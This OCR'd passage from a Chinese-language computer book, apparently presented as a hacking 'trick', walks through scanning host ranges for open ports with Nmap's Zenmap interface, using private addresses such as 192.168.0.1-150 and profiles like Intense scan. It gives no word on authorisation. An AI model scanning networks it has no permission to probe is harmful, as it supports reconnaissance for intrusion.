


绝招2：使用“Nmap扫描器”扫描端口


“Nmap 扫描器”是一款针对大型网络的端口扫描工具，包含多种扫描选项，它对网络中被检测到的主机按照选择的扫描选项和显示节点进行探查。用户可以建立一个需要扫描的范围，这样就不需要再输入大量的 IP 地址和主机名了。

使用 Nmap 进行扫描的具体操作步骤如下。

Step 01 在桌面上双击 Nmap 程序图标，即可打开 Zenmap 操作界面，如下图所示。




Step 02 要扫描单台主机，可以在“目标”后的文本框内输入主机的 IP 地址或网址，要扫描某个范围内的主机，可以在该文本框中输入 192.168.0.1-150，如下图所示。




提示：在扫描时，还可以用“*”替换掉 IP 地址中的任何一部分，如 192.168.1.* 等同于 192.168.1.1-255；要扫描一个更大范围内的主机，可以输入“192.168.1，2，3.*”，此时将扫描 192.168.1.0、192.168.2.0、192.168.3.0 三个网络中的所有地址。


Step 03 要设置网络扫描的不同配置文件，可以单击“配置”后的下拉列表框，从中选择 Intense scan、Intense scan plus UDP、Intense scan、all TCP ports 等选项，从而对网络主机进行不同方面的扫描，如下图所示。




Step 04 单击“扫描”按钮开始扫描，稍等一会儿，即可在“Nmap 输出”选项卡中显示扫描信息，可以看到扫描对象当前开放的端口，如下图所示。




Step 05 选择“端口 / 主机”选项卡，在打开的界面中可以看到当前主机显示的端口、协议、状态和服务信息，如下图所示。



